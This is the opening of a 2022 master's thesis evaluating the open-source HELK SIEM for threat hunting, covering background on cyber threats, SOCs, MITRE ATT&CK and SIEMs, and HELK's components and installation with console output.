NATIONAL AND KAPODISTRIAN UNIVERSITY OF ATHENS

SCHOOL OF SCIENCE
DEPARTMENT OF INFORMATICS AND TELECOMMUNICATION

GRADUATE PROGRAM
"COMPUTER, TELECOMMUNICATIONS AND NETWORK ENGINEERING"

MASTER THESIS

Evaluation of the open source HELK SIEM through a series of simulated attacks

Konstantinos P. Fouzas

Supervisor: **Konstantinos Limniotis,** Adjunct Faculty Member

ATHENS

MARCH 2022

ΕΘΝΙΚΟ ΚΑΙ ΚΑΠΟΔΙΣΤΡΙΑΚΟ ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΘΗΝΩΝ

ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ
ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΤΗΛΕΠΙΚΟΙΝΩΝΙΩΝ

ΠΡΟΓΡΑΜΜΑ ΜΕΤΑΠΤΥΧΙΑΚΩΝ ΣΠΟΥΔΩΝ
"ΜΗΧΑΝΙΚΗ ΥΠΟΛΟΓΙΣΤΩΝ, ΤΗΛΕΠΙΚΟΙΝΩΝΙΩΝ ΚΑΙ ΔΙΚΤΥΩΝ"

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Αξιολόγηση του SIEM ανοιχτού κώδικα HELK μέσω μίας σειράς προσομοιωμένων επιθέσεων

Κωνσταντίνος Π. Φούζας

Επιβλέπων: **Κωνσταντίνος Λιμνιώτης,** Διδάσκων εκτός Τμήματος

ΑΘΗΝΑ

ΜΑΡΤΙΟΣ 2022

Msc THESIS

Evaluation of the open source HELK SIEM through a series of simulated attacks

Konstantinos P. Fouzas
S.N.: EN3200009

SUPERVISOR: **Konstantinos Limniotis,** Adjunct Faculty Member

SELECTION BOARD: **Nikos Passas,** Laboratory Teaching Staff
Nicholas Kolokotronis, Adjunct Faculty Member

March 2022

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Αξιολόγηση του SIEM ανοιχτού κώδικα HELK μέσω μίας σειράς προσομοιωμένων επιθέσεων

Κωνσταντίνος Π. Φούζας

Α.Μ.: EN3200009

ΕΠΙΒΛΕΠΩΝ: **Κωνσταντίνος Λιμνιώτης,** Διδάσκων εκτός Τμήματος

ΕΞΕΤΑΣΤΙΚΗ ΕΠΙΤΡΟΠΗ: **Νίκος Πασσάς,** Εργαστηριακό Διδακτικό Προσωπικό (ΕΔΙΠ)
Νικόλας Κολοκοτρώνης, Διδάσκων εκτός Τμήματος

Μάρτιος 2022

ABSTRACT

Threat hunting is an emerging trend in the cyber security domain, being a proactive additional supplement to enhance incident response methods. One of the tools used in threat hunting is SIEM. In this thesis, we evaluate the detection capabilities of the open source HELK SIEM. Furthermore, we check if HELK assists a threat hunter. HELK is tested in effectively detecting various attacks and different malware injections against victim PCs. The attack methodology used is based on official penetration testing guidelines. Our study indicates that HELK detects most of the adversary's attacks. Although the use of this software displays many benefits, there is a great number of disadvantages in comparison to paid solutions. The main conclusion of this thesis is that this tool is great for research purposes and as a starting point in exploring SIEMs but it seems that, it might not be the optimum solution for production environments.

SUBJECT AREA: Threat Hunting

KEYWORDS: SIEM, threat hunting, cyber-attacks, Elastic, HELK

ΠΕΡΙΛΗΨΗ

Η αναζήτηση απειλών είναι μια αναδυόμενη τάση στον τομέα της ασφάλειας στον κυβερνοχώρο, αποτελώντας έναν πρόσθετο ενισχυτικό παράγοντα αναφορικά με την αποτελεσματική αντιμετώπιση περιστατικών ασφάλειας.. Ένα από τα εργαλεία που χρησιμοποιούνται στο κυνήγι απειλών είναι τα SIEM. Σε αυτή τη διατριβή, αξιολογούμε τις δυνατότητες ανίχνευσης του λογισμικού SIEM ανοιχτού κώδικα HELK. Επιπλέον, ελέγχουμε εάν το HELK βοηθά έναν κυνηγό απειλών. Το HELK έχει δοκιμαστεί στον αποτελεσματικό εντοπισμό διαφόρων επιθέσεων και διαφορετικών κακόβουλων λογισμικών σε υπολογιστές-θύματα.. Η μεθοδολογία επίθεσης που χρησιμοποιείται βασίζεται σε επίσημες οδηγίες για έλεγχο παρεισφρήσεων (penetration testing). Η παρούσα μελέτη καταδεικνύει ότι το HELK εντοπίζει τις περισσότερες από τις επιθέσεις του αντιπάλου. Αν και η χρήση αυτού του προγράμματος εμφανίζει πολλά πλεονεκτήματα, υπάρχει μεγάλος αριθμός μειονεκτημάτων σε σύγκριση με αντίστοιχες λύσεις που διατίθενται επί πληρωμή. Το κύριο συμπέρασμα αυτής της διατριβής είναι ότι αυτό το εργαλείο είναι εξαιρετικό για ερευνητικούς σκοπούς και ως αφετηρία για την εξερεύνηση των SIEM αλλά ενδεχομένως να μην συνιστάται για χρήση του σε παραγωγικά περιβάλλοντα.

ΘΕΜΑΤΙΚΗ ΠΕΡΙΟΧΗ: Αναζήτηση Απειλών

ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: SIEM, αναζήτηση απειλών, κυβερνοεπιθέσεις, Elastic, HELK

ΕΥΧΑΡΙΣΤΙΕΣ

Θα ήθελα να ευχαριστήσω καταρχάς τον υπεύθυνο καθηγητή μου κ. Λιμνιώτη Κωνσταντίνο για την εμπιστοσύνη που μου έδειξε από την πρώτη στιγμή και που με βοήθησε να φέρω εις πέρας αυτή την εργασία. Εν συνεχεία τους γονείς μου, Παναγιώτη και Σταυρούλα, και τον αδερφό μου Βάιο που με στηρίζουν έμπρακτα σε κάθε μου προσπάθεια. Τέλος την Αγγελική, που χωρίς την παρότρυνση της δεν θα είχα ξεκινήσει τις μεταπτυχιακές σπουδές μου.

CONTENTS

LIST OF PICTURES

LIST OF TABLES

1. INTRODUCTION

Cyber security is a vast landscape. As new technologies emerge, the same holds for the possible threats. One of the fundamental principles of security is to accept that nothing is secure. No device, application or data is safe from cyber-attacks. Every day, security experts try to find new ways to protect their data and infrastructure.

1.1 Attacks and threats

Even from the early era of Information Technology, we have seen examples of attacks that became “famous” such, as the Morris Worm, a malware that spread quickly while simultaneously infecting tens of thousands of systems, which was approximately 10% of the computers connected to the Internet at the time. The success behind this attempt was that during that time a small amount of people were concerned about protecting their computers and as such, nobody used any protective software.

Today we observe many more threats. According to Statista [1] by 2025 there will be more than 38 billion devices connected to the Internet. These devices could be classified to heterogeneous categories, which means each of them has unique vulnerabilities. One of the common attacks among all of these devices are Distributed Denial of Service (DDoS) attacks. DDoS attacks are a major problem for the Internet even today. In 2016 [2], a DDoS attack was carried out using the Mirai botnet. In that case though, the botnet did not consist of computers. This malicious network was made up from hijacked web cameras. By manipulating these devices, the eastern U.S. seaboard and many locations in Europe were denied access to a number of internet services.

The web cameras in the above paradigm can also be identified as Internet of Things (IoT) devices. In recent years, we have seen a dramatic increase in IoT devices and sensors. Each of these devices have a unique combination of hardware and firmware and as a result new challenges arise with respect to how to protect these pairings of electronics and software. Kaspersky’s Security Report for 2021 [3] shows that a great number of Backdoor type malwares is active at the moment and they are the main threat for IoT devices. These Backdoors mostly belong to the Mirai malware family, which targets mainly Linux distributions. Also, for Kaspersky to compose a detailed report, created many traps (honeypots) to lure attacks in order to study them. Interestingly enough, most of the attacks on these traps, about 77.47% of them were carried out using Telnet, which is nowadays considered a vulnerable and obsolete protocol.

Another field that faces cyber-attacks every day, is financial services. According to the McAfee Advanced Threat Research Report (October 2021) [4] financial services were the top target of Cloud threat incidents in the United States in the second quarter of 2021. Malicious software implementations that target banking services are rapidly increasing. This includes attacks that affect online banking services and web applications, ATMs and payment terminals as well as Point of Sale (POS) devices. The 2017 NotPetya cyberattack (carried out via a variant of the Petya malware) is a great example of the size of damage a banking malware can cause. This attack targeted mainly Russia and Ukraine among other European countries. The National Bank of Ukraine and the Hungarian OTP Bank in Ukraine were among the victims. The payload of the malware targets the Master Boot Record of Windows operating systems. It overwrites the Windows bootloader and forces a computer restart. Then, it encrypts the Master File Table of the NTFS file system and displays on screen a message for ransom to be paid in Bitcoin. The impact of the NotPetya [5] attack

was huge. ATMs displayed images of the NotPetya infection for days and many other companies were unable to fully operate even after two days of the attack.

Finally, a trend that emerged in recent years is cryptocurrency mining. There are different methods for mining, each requiring a different amount of time. In the beginning, using a CPU was a go-to solution. This type though got a bit slow and not cost effective. Miners needed to turn their attention to components with more computational power. The GPU method was found and, suddenly, the whole mining community started using their graphics cards for mining. However, as mining difficulty increased miners needed more graphics cards for more mathematical operations to take place at the same time. Nevertheless, the cost for many GPUs working simultaneously is enormous from a hardware and power perspective. Therefore, malicious users found another way to bypass this problem. They developed malwares that operates coin mining from other computers but on their behalf, the so-called “miners”.

Miners (malware) are often being injected to users via phishing campaigns as an executable file attached to emails. The user downloads and executes the file and the malicious software begins to utilize the resources of the new host for cryptocurrency mining, while communicating with a Command and Control (C&C) server that receives the results. Miners also pose a threat as Trojans. Most of them not only mine coins but they also carry another piece of malicious software, which might cause trouble.

1.2 Thesis Scope and Goals

The main problem presented here is how we can make the attacks more visible to defenders. To be able to detect an attack while it is ongoing or before it concludes is a great challenge for the security personnel.

This Thesis aims to evaluate the detection capabilities of the open source SIEM HELK, as a case study. SIEMs are known among SOC personnel as a proactive security measure. We study the Threat Hunting method towards evaluating whether this application would be of assistance in this defensive measure method. The entire installation procedure of this software is described in detail. We setup a lab consisting of multiple virtual machines with different operating systems and experiment with different attacks in each one of them following an adversary’s mentality in the attacking method. After each attack, the output of the application is shown and the results are explained. At the end, we record the outcomes and explain if HELK is suitable for a Threat Hunter.

Hence, the main contribution of this work is twofold:

1) It serves as a detailed documentation of the SIEM HELK, covering all important aspects (installation, parameterization, execution, advantages/restrictions etc.), which would hopefully be of importance for the research community and the security engineers
2) It evaluates the SIEM HELK with respect to its threat hunter capability.

The structure of this thesis is as follows:

In **Chapter 2,** the term Threat Hunting is explained. We start from a broader topic, explaining the role of Security operations Centers and then the Threat Hunting defensive method is analyzed. After that, we explain two of the main frameworks that provide visibility into attacking patterns, the Cyber Kill Chain and MITRE ATT&CK. Then, SIEMs are explained in detail and compared to other Threat Hunting tools.

Chapter 3 is all about HELK and its main components. The Elastic Stack is being explained and the various Docker containers and utilities of the application are analyzed. The function of HELK is described. The installation and customization are shown and we explore the inside of some of the Docker containers.

Chapter 4 is supplementary to Chapter 3 and the test environment, with the rest of the VMs, is presented. In addition, we are shown the installation procedures of Winlogbeat and Filebeat, two log shippers, which send logs to HELK.

In **Chapter 5,** we introduce the methodology that the assumed adversary used and the attacks that took place. These attacks are classified into subcategories, which are the supposed steps of the whole malicious action.

The results and the output produced by HELK are presented in **Chapter 6**. The alerts and the threat IDs shown in the Kibana dashboard are explained thoroughly.

Finally, in **Chapter 7,** the benefits and drawbacks are presented and the right usage of HELK is suggested.

2. THREAT HUNTING

2.1 SOCs

Modern day Security Operations Centers (SOCs) rely massively on the logs they receive from the network they monitor. Every network device and computer produces a huge amount of logs. These need to be processed and evaluated. A SOC is a centralized function within an organization that continuously monitors for threats while simultaneously detecting, analyzing, responding and preventing cybersecurity incidents.

SOCs use a plethora of different security technologies and platforms. To effectively deal with a threat, security analysts need Intrusion Detection Systems (IDS), Endpoint Detection and Response (EDR) systems, Security Information and Event Management (SIEM) systems and many more. However, all these systems have a common purpose. To minimize the time we respond to a threat. As soon as we detect a malicious action, the clock is ticking. Either we are successful at responding to the threat or the attacker wins. The attacker's target might be to retrieve passwords, data, or destroy critical infrastructure. In addition, many organizations believe they are not the target and an adversary will not deal with them. In a study that took place in 2021 by SANS [6], approximately 1 in 3 organizations stated that suffered one or more intrusions or security incidents within a year. In many cases, traditional defense methods such as IDSs and Antivirus programs, do not detect the threat. One of the weapons a defender has in his armory is threat hunting.

2.2 Cyber Threat Hunting definition

Cyber threat hunting is a proactive security search through networks, endpoints, and datasets to discover malicious, suspicious, or risky activities that have evaded detection by existing tools. Therefore, there is a distinction between threat detection and threat hunting. Threat detection is a passive approach to monitor systems for possible security issues, but it is still a necessity and can aid a threat hunter. Proactive cyber threat hunting tactics have evolved to use new threat intelligence on previously collected data to identify and categorize potential threats in advance of attack.

Security personnel cannot afford to believe, that their security system is safe. They must remain vigilant for the next threat or vulnerability. Rather than sit back and wait for threats to strike, cyber threat hunting develops hypotheses [8] based on knowing the behaviors of threat actors and validating those hypotheses through active searches in the environment. With threat hunting, an expert does not start from an alert or even Indicators of Compromise (IOC) but deeper reasoning and forensics. In many cases the hunter's efforts create and substantiate the alert or IOC. Cyber threat hunting aggressively assumes that a breach in the enterprise has or will occur. Security personnel hunt down threats in their environment rather than deploy the latest tool.

A hypothesis can act as a trigger when advanced detection tools point threat hunters to initiate an investigation of a particular system or specific area of a network.

2.3 Cyber Kill Chain and MITRE ATT&CK frameworks

According to the SANS threat hunting model, a threat hunting tool needs a framework to provide a compass of the attackers actions. These actions are part of a series of general attacking steps. One of these frameworks is the Cyber Kill Chain. Originally created by Lockheed Martin, the Cyber Kill Chain is a series of steps that trace stages of cyber-attacks. There are seven steps in the Cyber kill Chain: reconnaissance, weaponization, delivery, exploitation, installation, command and control, actions on objectives. These steps enhance

visibility into an attack and enrich an analyst's understanding of an adversary's tactics, techniques and procedures.There is also an alternative to this framework, which is the MITRE ATT&CK [7], [8], which also seeks to define and categorize the general activities an attacker performs during an attack. In that way, defenders might identify attack patterns and behaviors that fit to a specific stage of the model. Every adversary action linked to the ATT&CK framework has a unique ID, a name and a description explaining the specific action. For example, ID T1110.002 represents Password Cracking with Brute Force.

2.4 SIEM

If one had to point to a single tool of particular importance for a security team to get right, it would be Security Information and Event Management (SIEM). A SIEM is a central point where events and alerts are being recorded and correlated with each other. Its main job is to receive all logs from the devices across the network (endpoint and network logs) and to parse them into the fields of interest. Moreover, it might include mechanisms that correlate the information we get and explain in detail what we see. SIEMs often provide a customizable interface, enriched with visualizations and reports, search boxes to run queries to get specific results through your log database and of course some kind of alerting.

SIEMs constitute a key element of the threat hunting procedure. The visualizations it provides can help a security team locate the threat while the attack is in place. But even if the SIEM system does not succeed at pointing an adversary, it can give us many information regarding the methodology the attacker followed. Apart from alerts, SIEMs also show worth mentioning events. These events if correlated with other suspicious actions and alerts will eventually lead us to the threat.

Nevertheless, a SIEM should not replace other security mechanisms an organization uses. These tools operate complementary to one another. Security is built in layers and so each tool has its own purpose. The common goal is to detect every threat and keep the system secure.

But what more can a SIEM offer to this model? The answer is actually simple; detect the undetected. As mentioned before a SIEM provides not only alerts but also events. Other security tools are designed to detect and defend against only already known threats. SIEMs gather logs and record every event. By recording everything, patterns may be found that are not described in any previously known attack method. In that way, a security team will be able to observe this abnormality and in correlation with other events, detect a possible threat.

2.5 SIEM vs IDS

SIEMs and IDSs are two of the proactive security tools of a SOC. Their role is the same; they inform the administrators regarding possible attacks that take place in their network. However, their functionality differs.


An IDS is a network device or software that inspects mainly network traffic. It uses two primary methods to match threat patterns. The first is signature-based detection and the latter anomaly-based detection. The signature-based detection method uses databases with known attack patterns to detect malicious actions. The anomaly-based method first scans and monitors the network to establish a normal behavior pattern. If the IDS detects abnormal activity outside the boundaries of the baseline, it alerts the administrators.

Even though SIEMs and IDSs end up having the same result, they both must be included in a fully organized SOC. SIEMs collect logs to produce alerts and IDSs inspect packets. They both have a crucial role in detecting threats and they cannot replace one another. These too tools should be used complementary.

3. THE HELK SIEM

3.1 What is HELK?

The Hunting ELK [9], [10] or simply the HELK is one of the first open source hunt platforms with advanced analytics capabilities such as SQL declarative language, graphing, structured streaming, and even machine learning via Jupyter notebooks and Apache Spark over an ELK stack. This project was developed primarily for research, but due to its flexible design and core components, it can be deployed in larger environments with the proper configurations and scalable infrastructure.



Picture 1: HELK Components

The foundation of the HELK platform is the Elastic Stack. The Elastic Stack is a popular log analytics method in the contemporary IT world. It gathers logs from all applications, services, networks, sensors, servers and more from the environment into a single, centralized place for process and investigation. It is utilized for analysis purposes (e.g. to troubleshoot issues and monitor services). It can be also useful in security and auditing (e.g. to observe changes in groups -security wise- and changes in privileges). The Elastic Stack is commonly used in business for supervising users and their behavior. Nevertheless, it is not a freeware and often Elastic Stack solutions are expensive but at the same time very efficient at providing administrators, the power to quickly mine and chart logs.

The Elastic Stack is mostly referred to as the ELK stack, due to its three main components, Elasticsearch, Logstash and Kibana. There is also Beats and together they compose the ELK Stack.

3.2 Key Components

3.2.1 Elasticsearch

Elasticsearch is the distributed search and analytics engine at the heart of the Elastic Stack. It is where the indexing, search, and analysis happens. Elasticsearch provides near real-time search and analytics for all types of data. It offers speed and flexibility to handle data in a wide variety of use cases. You can go beyond simple data retrieval and aggregate information to discover trends and patterns in your data. In addition, the platform can efficiently store and index it in a way that supports fast searches.

3.2.2 Logstash

Logstash is an open source data collection engine with real-time pipelining capabilities. Can dynamically unify data from disparate sources and normalize the data into destinations of your choice. Cleanse and democratize all data for diverse advanced analytics and visualization use cases. Logstash “loves” data. There are over 200 plug-ins available and naturally is community-extensible.

The Logstash event-processing pipeline has three stages; inputs, filters and outputs. Inputs generate events, filters modify them, and outputs ship them elsewhere. Inputs and outputs support codecs that enable IT personnel to encode or decode the data as it enters or exits the pipeline without having to use a separate filter.

3.2.3 Kibana

Kibana is a data visualization and exploration tool used for log and time-series analytics, application monitoring, and operational intelligence use cases. It offers powerful and easy-to-use features such as histograms, line graphs, tables, pie charts, heat maps, and built-in geospatial support. In addition, it provides tight integration with Elasticsearch, a popular analytics and search engine, which makes Kibana the default and possibly best choice for visualizing data stored in Elasticsearch.

Some reasons to use Kibana are the following:

It provides intuitive charts and reports that we can use to navigate through massive amounts of log data. A user can dynamically drag time windows, zoom in or out of specific data subsets, and drill down on reports to extract insights from the data the user provides.

Moreover, it comes with some quality geospatial capabilities so the user can seamlessly layer in geographical information on top of her/his data and see the results on maps.

Additionally, there are filters and so the user can run analytics and visualize data according to her/his preferences. In that way the user may also modify charts and visualizations “as it runs”, providing in depth analysis of your data whenever the user needs.

Finally yet importantly, the dashboards the user needs are easy to set up and share them with others.

3.2.4 Beats

Beats are open-source data shippers. They are easy to install agents that ship data from endpoint computers, network devices and applications to HELK. There are many different types of beats, each one with a different purpose. In our case, we will see the use of Winlogbeat, which is used to send log data from Windows client machines to Elasticsearch and Filebeat to ship data from Ubuntu to HELK. So far, Elastic has also provided Auditbeat, Filebeat, Functionbeat, Heartbeat, Metricbeat and Packetbeat each one with a unique purpose.

Beats can send log data either directly to Elasticsearch or via Logstash. It is more preferable to pipeline your data from Logstash first, to parse and enhance them.

3.2.5 Kafka

Apache Kafka is a publish-subscribe messaging system. It builds real-time data pipelines and streaming apps. The Apache Kafka software constutues the most common solution for deployment in coordination with the ELK Stack. In most cases, the Kafka broker is deployed

between the shipper and the indexer, serving as an entry point for the data being gathered. So actually, Kafka is the software between Beats and Logstash.

3.2.6 KSQL

KSQL, now named ksqlDB, is a streaming SQL engine for Apache Kafka. It is quite different from an SQL database. Most databases are used for doing on-demand lookups to stored data. KSQL does not do lookups, what it does do is continuous transformations— that is, stream processing. Therefore, KSQL runs continuous queries as new data continuously runs through the Kafka broker.

3.2.7 Elastalert

Elastalert is a framework for alerting anomalies, or other patterns of interest from log data stored in Elasticsearch. It works by combining Elasticsearch with two types of components, rule types and alerts. Elasticsearch is periodically queried and the data is passed to the rule type, which determines when a match is found. When a match occurs, it is given to one or more alerts, which take action based on the match. Therefore, the rule defines what type of behavior in our case is considered malicious and the alert provides all the information we need to begin digging in this incident.

3.2.8 Other Components

NGINX is a web server, which can be used as a reverse proxy, load balancer, mail proxy and HTTP cache. Even though it is not one of the main components of the HELK setup and is not mentioned as a part of it, is installed in a Docker container of its own during the software installation.

Docker is also provided with the HELK. When we launch the installation of HELK, we will be asked if we want to also install Docker on our own or let HELK do it for us. Every different service runs in its own container, so Docker is essential for HELK.

3.3 HELK Installation

3.3.1 Minimum Requirements

In order to install HELK, a system needs to meet specific requirements. At first, the Operating System has to be either Ubuntu or CentOS. In the Ubuntu case, the accepted versions are 16 and 18.04, with the latter being the preferred version as proposed by the developer. On the other hand, if you use CentOS as your Operating System the versions that comply with the HELK are CentOS 7 and 8.

During its installation, HELK searches for an installed version of Docker and if none is found then Docker is installed automatically. HELK uses the official Docker Community Edition (CE) bash script to install Docker for you. If you have Docker and Docker-Compose installed in your system, it is recommended to uninstall them, just to avoid any incompatibilities with older versions.

You also need a minimum of 4 cores in your processor, either logical or physical. In addition, only 64-bit processors are supported. In fact, older processors do not support SSE3 instructions to start Machine Learning on Elasticsearch and since version 6.1 Elastic has been compiling the Machine Learning programs on the assumption that SSE4.2 instructions are available.

In terms of storage, 20 GB of free disk space will be more than enough if the program is used for testing purposes or research. However, if we want to use it in production, then we will need at least 100 GB.

Regarding RAM, there are four different available options, according to which of the four cases you choose at the beginning of the installation. These options represent the minimum RAM requirements. They are the following:

- Option 1: 5GB includes KAFKA + KSQL + ELK + NGINX
- Option 2: 5GB includes KAFKA + KSQL + ELK + NGINX + ELASTALERT
- Option 3: 7GB includes KAFKA + KSQL + ELK + NGINX + SPARK + JUPYTER
- Option 4: 8GB includes KAFKA + KSQL + ELK + NGINX + SPARK + JUPYTER + ELASTALERT

There are no specific network needs. IPv6 is not yet tested and thus our only safe option is IPv4. Naturally, one needs an internet connection. There is no documentation as of yet for use of proxies. If we are using a Virtual Machine (VM), as we did for the sake of this research, we can use either Network Address Translation or Bridge mode. Both of these will work properly.

3.3.2 Installation

To begin with, the Operating System we used to install HELK was Ubuntu 18.04.5. Some preparatory steps need to be done first. We run the `sudo apt install git` command to be able to download and install HELK from the GitHub repository and then we install the network tools with the `sudo apt install net-tools` command.

```
helkuser@ubuntu:~$ sudo apt install git
[sudo] password for helkuser:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  python3-click python3-colorama
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  git-man liberror-perl
Suggested packages:
  git-daemon-run | git-daemon-sysvinit git-doc git-el git-email
  git-gui gitk gitweb git-cvs git-mediawiki git-svn
The following NEW packages will be installed:
  git git-man liberror-perl
0 upgraded, 3 newly installed, 0 to remove and 1 not upgraded.
Need to get 4,743 kB of archives.
After this operation, 34.0 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://us.archive.ubuntu.com/ubuntu bionic/main amd64 liberror-perl all 0.17025-1 [22.8 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu bionic-updates/main amd64 git-man all 1:2.17.1-1ubuntu0.8
 [804 kB]
Get:3 http://us.archive.ubuntu.com/ubuntu bionic-updates/main amd64 git amd64 1:2.17.1-1ubuntu0.8 [
3,916 kB]
44% [3 git 1,004 kB/3,916 kB 26%]                                    132 kB/s 22s
```

Picture 2: Git installation

```
helkuser@ubuntu:~/HELK/docker$ sudo apt install net-tools
```

Picture 3: Network tools installation

HELK is located at Cyb3rWard0g's repository at GitHub in this address https://github.com/Cyb3rWard0g/HELK. All the documentation needed regarding its installation and prerequisites can be found therein.

By executing `git clone https://github.com/Cyb3rWard0g/HELK` downloading of the program begins.

```
helkuser@ubuntu:~$ git clone https://github.com/Cyb3rWard0g/HELK
Cloning into 'HELK'...
remote: Enumerating objects: 10109, done.
remote: Counting objects: 100% (49/49), done.
remote: Compressing objects: 100% (47/47), done.
remote: Total 10109 (delta 23), reused 2 (delta 2), pack-reused 10060
Receiving objects: 100% (10109/10109), 852.60 MiB | 795.00 KiB/s, done.
Resolving deltas: 100% (6948/6948), done.
Checking out files: 100% (794/794), done.
helkuser@ubuntu:~$
```

Picture 4: HELK download

After the downloading of all files is completed, we need to find the helk_install.sh file. It is located in the HELK folder, in the docker subfolder, that was created during the download of the program. Then we just execute the helk_install.sh file and the installation procedure starts.

```
helkuser@ubuntu:~$ cd HELK/docker
helkuser@ubuntu:~/HELK/docker$
helkuser@ubuntu:~/HELK/docker$ sudo ./helk_install.sh
[sudo] password for helkuser:

**************************************************
**          HELK - THE HUNTING ELK              **
**                                              **
** Author: Roberto Rodriguez (@Cyb3rWard0g)     **
** HELK build version: v0.1.9-alpha10082020     **
** HELK ELK version: 7.6.2      **
** License: GPL-3.0                            **
**************************************************

[HELK-INSTALLATION-INFO] HELK hosted on a Linux box
[HELK-INSTALLATION-INFO] Available Memory: 6295 MBs
[HELK-INSTALLATION-INFO] You're using ubuntu version bionic

*****************************************************
*      HELK - Docker Compose Build Choices          *
*****************************************************

1. KAFKA + KSQL + ELK + NGINX
2. KAFKA + KSQL + ELK + NGINX + ELASTALERT
3. KAFKA + KSQL + ELK + NGINX + SPARK + JUPYTER
4. KAFKA + KSQL + ELK + NGINX + SPARK + JUPYTER + ELASTALERT

Enter build choice [ 1 - 4]: 2
```

Picture 5: The installation begins

As shown in Figure 5, the installation environment is console-based as expected and at first, we are given some basic information about the version and build of HELK we are using as well as the author of the program. Moreover, HELK recognizes our Operating System and the available RAM. Then the four installation options are presented. For this research, we chose the second option, which allows us to evaluate HELK as a SIEM. Spark and Jupyter are more of secondary options to the program, which can be combined with HELK to achieve great results. For this, we need to type the number 2.

Right after that, we will have to insert the desired IP to HELK. All of the details about the virtual machines will be presented in the next chapter, where the whole network for this research is explained.

In addition, we will have to type a password for Kibana. The default username is **helk** and the password is **hunting**.

```
1. KAFKA + KSQL + ELK + NGINX
2. KAFKA + KSQL + ELK + NGINX + ELASTALERT
3. KAFKA + KSQL + ELK + NGINX + SPARK + JUPYTER
4. KAFKA + KSQL + ELK + NGINX + SPARK + JUPYTER + ELASTALERT

Enter build choice [ 1 - 4]: 2
[HELK-INSTALLATION-INFO] HELK build set to helk-kibana-analysis
[HELK-INSTALLATION-INFO] Set HELK IP. Default value is your current IP: 192.168.91.139
[HELK-INSTALLATION-INFO] HELK IP set to 192.168.91.139
[HELK-INSTALLATION-INFO] Please make sure to create a custom Kibana password and store it securely for future use.
[HELK-INSTALLATION-INFO] Set HELK Kibana UI Password: hunting
[HELK-INSTALLATION-INFO] Verify HELK Kibana UI Password: hunting
[HELK-INSTALLATION-INFO] Installing htpasswd..
[HELK-INSTALLATION-INFO] Installing curl before installing docker..
```

Picture 6: IP and password

One may observe that HELK installs Docker if it is not present in our system, which is not.

```
[HELK-INSTALLATION-INFO] Installing curl before installing docker..
[HELK-INSTALLATION-INFO] Installing docker via convenience script..
[HELK-INSTALLATION-INFO] Assesing if Docker is running..
[HELK-INSTALLATION-INFO] Docker is running
[HELK-INSTALLATION-INFO] Making sure you assigned enough disk space to the current Docker base directory
[HELK-INSTALLATION-INFO] Available Docker Disk: 46 GBs
[HELK-INSTALLATION-INFO] Installing docker-compose..
```

Picture 7: Docker automatic install

The HELK installation is designed in a way that keeps our main screen clean and only informs us about the main procedures that take place. To be able to see what is happening as the installation carries on, we need to open a second terminal and run a `tail` command to monitor the installation logs. Therefore, in order to do that, we locate the log file created by the installation process, which is named helk-install.log, and we execute the `tail -f /var/log/helk-install.log` command.

```
helkuser@ubuntu:~/HELK/docker$ tail -f /var/log/helk-install.log
100   633  100   633    0     0    160      0  0:00:03  0:00:03 --:--:--   160
100 11.6M  100 11.6M    0     0   745k      0  0:00:16  0:00:16 --:--:-- 1023k
Creating network "docker_helk" with driver "bridge"
Creating volume "docker_esdata" with local driver
Pulling helk-elasticsearch (docker.elastic.co/elasticsearch/elasticsearch:7.6.2)
...
7.6.2: Pulling from elasticsearch/elasticsearch
Digest: sha256:59342c577e2b7082b819654d119f42514ddf47f0699c8b54dc1f0150250ce7aa
Status: Downloaded newer image for docker.elastic.co/elasticsearch/elasticsearch
:7.6.2
Pulling helk-kibana (docker.elastic.co/kibana/kibana:7.6.2)...
7.6.2: Pulling from kibana/kibana
```

Picture 8: Log monitoring

The expected outcome of this when the process finishes is the one presented in Picture 9.

```
Pulling helk-elastalert (otrf/helk-elastalert:latest)...
latest: Pulling from otrf/helk-elastalert
Digest: sha256:689fba01b8b238c7a5a0e41b20f1990318c74c0102c6178189baa28037c5c8a7
Status: Downloaded newer image for otrf/helk-elastalert:latest
Creating helk-elasticsearch ... done
Creating helk-kibana        ... done
Creating helk-logstash      ... done
Creating helk-nginx         ... done
Creating helk-elastalert    ... done
Creating helk-zookeeper     ... done
Creating helk-kafka-broker  ... done
Creating helk-ksql-server   ... done
Creating helk-ksql-cli      ... done
```

